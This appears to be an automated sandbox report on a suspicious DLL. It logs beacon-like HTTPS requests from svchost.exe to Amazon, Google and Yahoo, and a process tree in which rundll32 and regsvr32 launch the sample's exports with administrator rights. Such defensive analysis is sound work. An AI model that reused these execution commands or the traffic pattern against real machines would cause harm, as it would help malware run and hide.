report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:36 UTC	1111	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 32 7a 61 31 67 76 6a 7a 69 6e 30 6c 6a 41 66 39 32 75 66 78 78 69 73 69 64 77 70 53 56 6f 32 33 31 74 38 41 25 32 66 63 70 33 73 6f 72 65 31 30 70 69 73 68 6b 6d 71 66 66 61 6e 35 6b 61 36 7a 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 Data Ascii: <html><meta charset='utf-8'><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f2za1gvjin0ljAf92ufxisidwpSVo231t8A%2fcp3sore10pishkmqffan5ka6z%2f;if(window!=window.top){ document.write('Content is currently unav

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.3	50067	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:36 UTC	1111	OUT	GET /0CjixynrhtAae0xqlSijX4NGmKVz4gcf4z5eegbwqsEMppa/gqlhlc9l4hm8gwOu/C26qV9wsw8sadnDugVon6prBj/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:36 UTC	1111	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:36 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: KCDP143GAG2T6GT9Z7N4 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:36 UTC	1112	IN	Data Raw: 1f 8b 08 00 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[("(.W)]n"u=Pa9n[1+.:Ch["^kz<[VJZqQFb:!:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.3	50068	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:36 UTC	1113	OUT	GET /mf3Lduswpvy6SPzcbmxwaljG67qoj6c6j19gg7OkmA/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:36 UTC	1113	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1604 Date: Tue, 28 Sep 2021 07:54:36 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:36 UTC	1114	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-se
2021-09-28 07:54:36 UTC	1114	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglego/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.3	50069	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:37 UTC	1115	OUT	GET /rDvkxRxufjyh1cw7o9vof/u30uxppkwobgi47d/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:37 UTC	1115	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:37 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 648 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=b3fle85gl5iht&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:37 UTC	1117	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 33 37 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:37 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:37 UTC	1117	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 72 44 76 6b 78 52 78 75 66 6a 79 68 6c 31 63 77 37 6f 39 76 6f 66 25 32 66 75 33 30 75 78 70 70 6b 77 6f 62 67 69 34 37 64 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 3c 2f 70 3e 3c 69 6d 67 20 73 72 63 3d 22 2f Data Ascii: <html><meta charset='utf-8'><script>var u=https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2frDvkxRxufjyh1cw7o9vof%2fu30uxppkwobgi47d%2f;if(window!=window.top){ document.write(Content is currently unavailable. <img src="/

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loadll64.exe PID: 6060 Parent PID: 6016

General

Start time:	09:52:32
Start date:	28/09/2021
Path:	C:\Windows\System32\loadll64.exe
Wow64 process (32bit):	false
Commandline:	loadll64.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll'
Imagebase:	0x7ff6262c0000
File size:	140288 bytes
MD5 hash:	A84133CCB118CF35D49A423CD836D0EF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6504 Parent PID: 6060

General

Start time:	09:52:33
Start date:	28/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll',#1
Imagebase:	0x7ff6cb280000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6500 Parent PID: 6060

General

Start time:	09:52:33
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\TWsmloYqC6.dll
Imagebase:	0x7ff681ed0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 6476 Parent PID: 6504

General

Start time:	09:52:33
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll',#1
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: iexplore.exe PID: 6460 Parent PID: 6060

General

Start time:	09:52:34
Start date:	28/09/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff759840000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1384 Parent PID: 6060**General**

Start time:	09:52:34
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,DllRegisterServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities[Show Windows behavior](#)**File Created****File Read****Analysis Process: iexplore.exe PID: 1496 Parent PID: 6460****General**

Start time:	09:52:35
Start date:	28/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6460 CREDAT:17410 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities[Show Windows behavior](#)**Registry Activities**[Show Windows behavior](#)**Analysis Process: rundll32.exe PID: 6848 Parent PID: 6060****General**

Start time:	09:52:38
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,DllUnregisterServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 5580 Parent PID: 6060

General	
Start time:	09:52:41
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,PauseW
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: rundll32.exe PID: 6332 Parent PID: 6060

General	
Start time:	09:52:45
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,ResumeServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5532 Parent PID: 6060

General	
Start time:	09:52:50
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,ResumeW
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes

MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7152 Parent PID: 6060

General

Start time:	09:52:53
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,StartServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5328 Parent PID: 6060

General

Start time:	09:52:57
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,StartW
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5952 Parent PID: 6060

General

Start time:	09:53:00
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,StopServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5552 Parent PID: 6060

General	
Start time:	09:53:04
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,SuspendServer
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5656 Parent PID: 6060

General	
Start time:	09:53:08
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_codec_set_threads
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5924 Parent PID: 6060

General	
Start time:	09:53:11
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_create_compress
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6276 Parent PID: 6588

General	
Start time:	09:53:14
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,DllRegisterServer {FD4EF353-9C8C-48E0-BB05-78974FB93B24}
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes

MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1312 Parent PID: 6060

General

Start time:	09:53:15
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,opj_create_decompress
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6312 Parent PID: 6060

General

Start time:	09:53:19
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmIoYqC6.dll,opj_decode
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5684 Parent PID: 1384

General

Start time:	09:53:19
Start date:	28/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7056 Parent PID: 6060

General	
Start time:	09:53:22
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_decode_tile_data
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5700 Parent PID: 6588

General	
Start time:	09:53:24
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,PauseW {472D041F-5A83-4CB6-BA61-CCC2757AAF71}
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6700 Parent PID: 6060

General	
Start time:	09:53:26
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_codec
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3148 Parent PID: 5580

General	
Start time:	09:53:30
Start date:	28/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes

MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1200 Parent PID: 6060

General

Start time:	09:53:30
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_cstr_index
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7104 Parent PID: 6060

General

Start time:	09:53:34
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_cstr_info
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6420 Parent PID: 6588

General

Start time:	09:53:36
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,ResumeW {A30E4BC4-954D-4192-B87D-90749D0EE54D}
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6424 Parent PID: 6060

General	
Start time:	09:53:38
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_dump_codec
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5096 Parent PID: 6060

General	
Start time:	09:53:42
Start date:	28/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_encode
Imagebase:	0x7ff7eb2b0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis